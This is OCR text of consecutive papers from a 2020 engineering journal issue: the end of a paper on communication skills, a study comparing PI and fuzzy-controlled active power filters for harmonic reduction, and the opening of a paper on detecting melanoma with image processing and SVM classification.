1. Speaking language: Mandarin Chinese is spoken by more people as compared to English but it is spoken only in 5 countries (China, Taiwan, Singapore, Hong Kong and Malaysia). English language is the official language in more than 50 nations. But still many people are unaware of that. They avoid speaking English in front of others so that they frequently lose their passport to various opportunities and job prospects. English is an international language for exchanging information, ideas, views, researches and scientific data. It has been considered as the official language to prevent the language barrier of communication between people.

Today many research and data are majorly written in English. Thus, it is essential for one to know the English language well. Language is made of correct grammar and pronunciation without which it again it again becomes tedious to understand the actual sense of sentences told.

2. Sign and Body language: Sign languages are gestures that are majorly used by the disabled to convey their thoughts and feelings. Also, it is used for military and detective purposes. If by any chance we go to some place where the local people cannot understand what we say, then the sign language becomes really handy for us. In fact, in US, American Sign Language (ASL) is claimed to be the third most commonly used language. The common signs known are 'Thumbs-up', 'Nodding heads', 'V' sign, etc.




Figure 3. ASL Sign Language

Body language is the most essential part of communication as it is the helping hand for our speech. Our words depend on our body language.

Following are some examples of body language and their examples: Reference[4]

-Arms crossed over the chest (closing arguments)

-Nail biting (anxiety)

-Hand placed on the cheek (lost in thought)

ISSN 2394 - 7780

-Tapping or drumming the fingers (frustration)

-Head tilted to one side (listening keenly)

-Touching the nose (signal of disbelief)

-Rubbing the hands together briskly (excitement)

-Placing the tips of the fingers together (signifies authority or control).

3. Writing language: Written communication is a type of communication in which the information is exchanged through letters, circulars, reports, memorandums, books, newspapers, etc. It is a formal method of communication and is the only means for keeping a record of information. Written language is enhanced by different cultures and languages. It provides concrete and clear proof of the information and can be used to build faith among the people.

It is essential to follow grammatical and punctuation rules while writing to avoid confusion for readers. Few punctuation rules are as below:

- Colon [:] – List, elaboration or restatement can be shown by colon.
- Semicolon [;] – Used for joining independent clauses of equal importance.
- Parentheses [()] – Used for elaborating related but less essential information, etc. Reference[7], Reference[8]

Language evolves with culture and it varies with different backgrounds. We always learn something new everyday and we must use that to improve our language and vocabulary daily to destroy the linguistic barriers of communication.

CONCLUSION

As it is the age of information exchange, power of communication, soft skills with good knowledge in ethics become necessity for us for better career options. As a student, one should learn these skills together with her/his professional course as assets to improve personal and professional career and life.

We would like to thank Prof. Balasubramani Sir to help and guide us in research and publishing this paper. We were able to learn many new things regarding communication skills because of him.

REFERENCES

[1] https://www.academia.edu/23866673/Communication_Skills_among_University_Students

[2] https://ieeexplore.ieee.org/document/1560315

[3] https://www.researchgate.net/publication/302591884_Integrating_written_communication_skills_in_engineering_education

[4] https://www.google.com/search?q=sign+language+communication&rlz=1C1GCEA_enIN870IN870&source=lnms&tbm=isch&sa=X&ved=2ahUKEwjs7dvzm57mAhW16nMBHZyWA2gQ_AUoAXoECBAQAw&biw=1517&bih=730#imgrc=_

[5] Sanjay Kumar & Pushp Lata, “Communication Skills” Fifth Impression 2012 Oxford University Press India

[6] Kitty O Locker & Stephen Kyo Kaczmarek’s “Business Communication – Building Critical Skills” Third Edition, Tata McGraw-Hill Edition 2007]

[7] https://grammar.yourdictionary.com/punctuation/punctuation-rules-help.html

[8] http://www.yourarticlelibrary.com/business-communication/written-communication/written-communication-meaning-advantages-and-limitations/70195

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

COMPARISON OF PI AND FUZZY CONTROLLED ACTIVE POWER FILTER UNDER NON-LINEAR LOADS

Navajyothi Abhijit Katela and Aqsa Shaikh
Department of Electrical Engineering, Theem College of Engineering, Boisar

ABSTRACT
This paper presents improvement of power quality with the PI and FUZZY logic controller for varying load conditions. Recently, a wide spread of power electronic equipments has caused an increase in power contamination (harmonic disturbances). Non-linear loads draw the harmonic currents of various types like characteristics, non-characteristics, inter-harmonic, sub-harmonics, fluctuating currents, unbalanced currents from main power supply. This type of loads called as no-linear load. The current harmonics are generated by non-linear load such as rotating machines, magnetic circuits like transformers, chokes, reactor, magnetic ballast and so on due to saturation in their magnetic circuits. Many fluctuating loads like frequency furnace, switching devices, electric hammers, switching devices behaves like a non-linear load. Optimization of the parameters of shunt active filter by fuzzy logic control is used in place of using conventional PI controller. A fuzzy logic SAPF is used to regulate DC capacitor voltage to improve APF dynamics, to ensure ac source currents produce high power quality. The main aim of APF is to reduce the harmonic contents within IEEE-519. By using fuzzy controlled APF we can achieve better performance of APF.

INTRODUCTION
Now-a-days, the dependency on the electricity is increasing day by day because of modernization and the utilization of more electronic devices. Power quality is to maintain the parameters of power at all parts of power system i.e. generation, transmission, distribution and consumer end. Since the pollution of power is much severe at consumer end, so it is important to study and maintain the power quality at consumer end. Here we are having number of reasons how the power is getting polluted including natural causes such as lighting, flashover, equipment failure and faults. Customer equipment also pollute the system and they draw the nonlinear current and act as nonlinear load. Increased non-linear equipment's and varying loads demand the compensation of the undulations caused. There is a drop in power factor and high degree of harmonics caused by these non-linear loads. APF removes difficulties related to reactive power and harmonics, simultaneously. There is a dc capacitor and a voltage source inverter together, designed to uplift the power factor and maintain the transmission system stability. APF varies the magnitude of the processed ac voltage from the inverters by using of pulse width modulation or by controlling the dc-link voltage. Thus draws lead/lag reactive power from the supply.

In control and design of APF, instantaneous reactive power theory is the basis for compensation current calculation. Here, the mains voltage is assumed to be ideal source, while, practically it is distorted. Under such scenarios, this theory may not be valid for applications. The p-q theory, since its proposal, has been applied in the control of three-phase active power filters. However, power system non-ideal voltages, in distorted voltage systems, the p-q theory control is not enough. This paper presents performance improvement of the shunt active power filter (SAPF), composed of the voltage inverter bridges having six IGBTs switches, DC-bus capacitor voltage source, and passive filter (Lf, R f) connected to the line supply voltage source fed non-linear load.




Fig-1: Block Diagram of Active Power Filter

OBJECTIVES OF STUDY
1. Comparison of PI and Fuzzy controlled APF.
2. Power quality improvement.

ISSN 2394 - 7780

METHODOLOGY

- *Instantenious Reactive Power Theory Based Algorithm of APFs*

To find and extract the voltage distortion and current distortion there are many methods available such as frequency analysis, time domain analysis and time frequency approach. The control algorithm of the APF using IRPT is shown in fig. 2. the first step of this method to transforming Three –phase (a, b, c) load currents and PCC voltages to two phase (α, β) active and reactive powers using direct conversion of Concordia. These three-phase filtered load voltages are transformed into two-phase α-β orthogonal co-ordinates (v_α, v_β).

$$\begin{bmatrix} v_0 \\ v_\alpha \\ v_\beta \end{bmatrix} = \sqrt{\frac{2}{3}} \begin{bmatrix} \frac{1}{\sqrt{2}} & \frac{1}{\sqrt{2}} & \frac{1}{\sqrt{2}} \\ 1 & \frac{1}{2} & -\frac{1}{2} \\ 0 & \frac{\sqrt{3}}{2} & \frac{-\sqrt{3}}{2} \end{bmatrix} \cdot \begin{bmatrix} v_{sa} \\ v_{sb} \\ v_{sc} \end{bmatrix} \quad \text{.....(1)}$$




Fig-2: Control algorithm of APF using reactive power theory

Similarly, the three-phase load currents are transformed into two-phase α-β orthogonal co-ordinates ($i_{L\alpha}$, $i_{L\beta}$).

$$\begin{bmatrix} i_0 \\ i_\alpha \\ i_\beta \end{bmatrix} = \sqrt{\frac{2}{3}} \begin{bmatrix} \frac{1}{\sqrt{2}} & \frac{1}{\sqrt{2}} & \frac{1}{\sqrt{2}} \\ 1 & \frac{1}{2} & -\frac{1}{2} \\ 0 & \frac{\sqrt{3}}{2} & \frac{-\sqrt{3}}{2} \end{bmatrix} \cdot \begin{bmatrix} i_{La} \\ i_{Lb} \\ i_{Lc} \end{bmatrix} \quad \text{.....(2)}$$

$$\begin{bmatrix} p \\ q \end{bmatrix} = \begin{bmatrix} v_\alpha & v_\beta \\ -v_\beta & v_\alpha \end{bmatrix} \cdot \begin{bmatrix} i_{L\alpha} \\ i_{L\beta} \end{bmatrix} \quad \text{.....(3)}$$

From the above two equations, the instantaneous active power p and instantaneous reactive power following into the load side are computed as:

$$\mathbf{p} = \bar{\mathbf{p}} + \tilde{\mathbf{p}} \quad \text{.....(4)}$$

$$\mathbf{q} = \bar{\mathbf{q}} + \tilde{\mathbf{q}} \quad \text{.....(5)}$$

In these expressions, the fundamental component of the load power is transformed to DC components p and q, and harmonic are transformed to AC components ˜p and ˜q. Now, the AC components of active and reactive powers are extracted by using two low pass filters and the reference three-phase power supply currents i^*_{sa}, i^*_{sb}, i^*_{sc} are obtained as:

ISSN 2394 - 7780

$$\begin{bmatrix} i_{sa}^* \\ i_{sb}^* \\ i_{sc}^* \end{bmatrix} = \sqrt{\frac{2}{3}} \cdot \begin{bmatrix} 1 & 0 \\ -\frac{1}{2} & \frac{\sqrt{3}}{2} \\ -\frac{1}{2} & \frac{-\sqrt{3}}{2} \end{bmatrix} \cdot \begin{bmatrix} v_\alpha & v_\beta \\ -v_\beta & v_\alpha \end{bmatrix}^{-1} \cdot \begin{bmatrix} p^* \\ q^* \end{bmatrix} \quad \text{.....(6)}$$

Where, p*,q* are as follows: $p^* = p_L - p_{Loss}$ and $q^* = q_L - q_{vr}$, where, p_{Loss} and q_{vr} are the instantaneous active power necessary to adjust the voltage of the DC capacitor to its reference value and the instantaneous reactive power necessary to adjust the voltage of the AC bus to its reference value, respectively. p_L and q_L are the extracted load fundamental active and reactive power components.

- **Hysteresis current control method**

This method is used to generate the gating pulses by comparing the error signal with that of hysteresis band and it is used to control the voltage source inverter(VSC) so that the O/P current is generated from the filter will follow the reference current waveform is shown in Fig. 3.




Fig-3: Hysteresis Band Current Control

Hysteresis band current control does not require any information about system parameters. The instantaneous values of the error can be calculated by subtracting from the identify reference harmonic currents (i_{ref}) obtained by using Fig. 2.

This method controls the switches of the voltage source inverter asynchronously to ramp the current through the inductor up and down, so that it follows the reference current. Hysteresis current control is the easiest control method to implement in the real time.




Fig-4: Hysteresis Band

Fig. 4 illustrates the ramping of the current between the two limits where the upper hysteresis limit is the sum of the reference current and the maximum error or the difference between the upper limit and the reference current and for the lower hysteresis limit, it is the subtraction of the reference current and the minimum error. Supposing the value for the minimum and maximum error should be the same. As a result, the hysteresis bandwidth is equal to two times of error. According to the operating principle of the inverter, the output voltages of each phase are significant to the switching pulses of the switches in each leg. As a result, the switching gates for the active power filter can be obtained. The voltage across the inductors show the frequency of the switching and the frequency can be altered by adjusting the width of the hysteresis tolerance band.

ISSN 2394 - 7780

MATLAB/SIMULINK RESULT

Here the simulation is carried for two different cases

- fuzzy controlled based APF non-linear load condition
- proposed converter with different loading conditions.

Case-1 Fuzzy controlled based APF in non-linear load condition




Fig-5: Three phase source currents before compensation




Fig-6: Harmonic analysis of source current before compensation 29.62%

Case-2 Fuzzy controlled based with APF in nonlinear load condition




Fig-7: MATLAB/Simulink model of proposed converter after compensation

ISSN 2394 - 7780




Fig-8: Injected harmonic current.




Fig-9:. Three phase line currents after compensation




Fig-10: Harmonic analysis of source current after compensation 2.28%

CONCLUSION

In this paper, comparison of fuzzy controller with and without APF controller applying to reduce the harmonic content in proposed converter. By using fuzzy with APF we get the THD is 2.28% and Without APF is 29.62%, and also we preformed the different loading conditions and verified. The objective of this paper has been achieved as per IEEE-519 maintain the harmonic content within the limit.

REFERENCES

- Z. Zheng and W. Cong, „‟ Measures of Suppressing Harmonic Pollution generated by Power Electronic Equipment „‟978-1-4244-24870, 2009 IEEE.
- Boukadoum, T. Bahi, S. Oudina, Y. Soufi, and S. Lekhchine « Fuzzy control adaptive of a matrix converter for harmonic compensation caused by nonlinear loads » Terra Green 12 conference Clean Energy Solutions for Sustainable, Environment, Lebanon. 16-18 February 2012.

ISSN 2394 - 7780

- T. Mahalekshmi „‟ Current Harmonic Compensation and Power Factor Improvement by Hybrid Shunt Active Power Filter „‟ International Journal of Computer Applications (0975 – 8887) Volume 4 – No.3, July 2010.
- M. EI-Habrouk, M. K. Darwish, and P. Mehta, "Active power filters: A review," in Proc. Inst. Elect. Eng. Electric Power Applications, vol. 147, 2000, pp. 403-412.
- F. Z. Peng, H. Akagi, and A. Nabae, "Compensation characteristics of the combined system of shunt passive and series active filter," IEEE' Trans. Industry Applications, Vol. 29, No.1, pp. 144-152,1993

International Journal of Advance and Innovative Research
Volume 7, Issue 1 (III): January - March, 2020 Part - 1
ISSN 2394 - 7780

DETECTING SKIN LESION WITH THE HELP OF IMAGE PROCESSING

Nidhi Chauhan, Soni Yadav and Prof. Sneha Sankhe
Department of Information Technology, University of Mumbai, Mumbai, Maharashtra

ABSTRACT
A skin lesion is a part of the skin that has abnormal patchy growth on any body parts. Early-stage detection of the lesion is necessary or else skin lesion can turn into melanoma disease. There has been seen a rapid growth of melanoma disease due to increasing pollution in the environment and CFC which is causing the ozone layer to deplete and it tends to direct reach of UV rays to human's exposed skin. A lesion can also be found at the time of birth in babies. Detecting melanoma in the medical field can be used for quantitative information about the lesion on the body part. The simple way can be done by investigation of the digital images of the skin lesion. In this research paper, feature extraction is used to analyze and explore the image properly which is an important part. Image Pre-Processing is also an important part to detect the lesion on the body part. We have proposed the detection of Melanoma disease using the SVM algorithm in the early stage of melanoma detection. The methodology uses image processing methods and the Support Vector Machine Algorithm (SVM) which is used for classification purposes. The features are given to the input classifier. The classifier which is to be used is the Support Vector Classifier. The interpreter language which is used is python and results are calculated through the confusion matrix to give better accuracy. The Paper gives an idea of the algorithm applied and the comparison of various other techniques and the methods relative accuracy.

Keywords: Image Processing; Melanoma; Feature Extraction; SVM; SVC classifier; Accuracy; Kappa Value.

INTRODUCTION
The occurrence rates of melanoma are rising rapidly, which is resulting in higher death rates due to skin cancer. Melanoma disease is considered to be more dangerous as compared to other types of skin cancer diseases. It causes approximately 75% of deaths related to other skin cancer diseases. The number of people who are diagnosed with melanoma has been sharply raised in the past 3 decades. The incidence rate of melanoma in India is between 0.65% to 6%. Melanoma generally looks as degree enlarging the colored skin spot with varying colored remnants or scars of brown, black and blue. They can be flat or raised. a little proportion of melanoma don't appear to be vivacious, but as a high-powered of intensity as a "colored skin" spot. Melanoma skin cancers have different stages which are stage 0, stage I, stage II, and stage III. In stage 0, patches occur only on the surface of the skin. In stage I, tumors invade the skin but are un nucleated and grow at a slow mitotic rate which can be explained as a type of cell division in which one cell (the parent) divides to produce two new cells (the child) that are genetically identical to itself. Stage II is considered as intermediate melanoma and has different subdivided classifications. In stage IIA, the tumor is 1- 2mm thick, in stage IIB, it is 2-4mm thick and in stage IIC, the thickness is above 4 mm. Stage III is the most advanced stage of melanoma which affects various organs where melanoma spreads through the body part and the treatment becomes much difficult. So, the early detection of melanoma is very essential. The skin cancer detection system saves a lot of time for the doctor and can help diagnose skin lesions more accurately. It can also easily evaluate the future development of the skin through dialysis at the present skin age and present the best characteristic skin cancer project for the client. Keeping in mind that the majority of melanoma doesn't have any symptoms when they are found. Some are additionally fretful, and an injury could also be a late sign. Melanomas, like totally different skin cancers, are alone rarely irritates so a patient doesn't feel the need to scratching them. In bulk of cases, they are detected alone by their looks with experienced eyes of a skin specialist. It is vital to urgently eliminate melanoma early when they start to appear. Usually, this can be often as a result of "thin" melanoma having a sensible prognosis (96% cure rates). They most often develop in sun-exposed areas such as back, legs, arms, and face.

The sign of melanoma disease starts as the change of the color in the skin. Usually, they are mixed colors (pink, red and brown). Most often, it is found in women rather than men. While in women's the most common part is legs at which melanoma cancer occurs and while in the case of men's the most common part is back. If it is not detected at an early stage, it will quickly invade nearby tissues and can spread to other parts of the body. Segmentation of skin lesions is considered due to complexity under and over-segmentation. It has a greater capacity to spread to other organs; thus, it is responsible for the highest death rates even with its low incidence. Image processing is one of the most common methods used to detect and classify this disease. This is the most promising technology nowadays which will be discussed in this paper for the early detection and identification of skin disease. Image processing is nothing but an imaging process. Image processing is a method to perform some operations or ally image processing algorithms on an image, to get an enhanced image or to extract some

ISSN 2394 - 7780

useful information from it. In this input is an image and output may be image or characteristics/features associated with that image. Images have widespread and wider future work in modern science and technology. It is the method of performing certain image operations to obtain an improved image for useful information. Image processing plays an important role in skin cancer detection. Since skin cancer is identified by skin specialists by just looking at those lesion patches in the first stage of a visit to a doctor. So, the doctor needs to be experienced in these type case since if the doctor can't identify if the rash is skin lesion or a normal fungal infection he/she can provide the patient with wrong medication which can lead to increased growth of this skin lesion and transfer of skin lesion to its next stages. This approach provides a skilled person with diagnostic reliability and agility. A framework must be developed with dermatological photographs to analyze and evaluate the risk of having melanoma found in the patient. By using the simple approach of image processing and classification it is easy to identify melanoma disease. Increasingly, the areas of digital image processing applications require methods that emphasize the information contained in images for human interpretation and analysis.

RESEARCHES IN PAST

[1] In this research paper the targeted work done by numerous folks on melanoma detection by different techniques like FCM, K-means, GLCM and Contour Signature. K -means clustering algorithm is an unsupervised algorithm and it is used to segment the interesting area from the background. The subtractive clustering method is a clustering method where it generates data point centroid. So subtractive cluster is used to generate the initial centers which are used in the k-means algorithm for the segmentation of the image. According to the importance of early detection, many corporations have dedicated time and efforts to boost the first screening method [1].

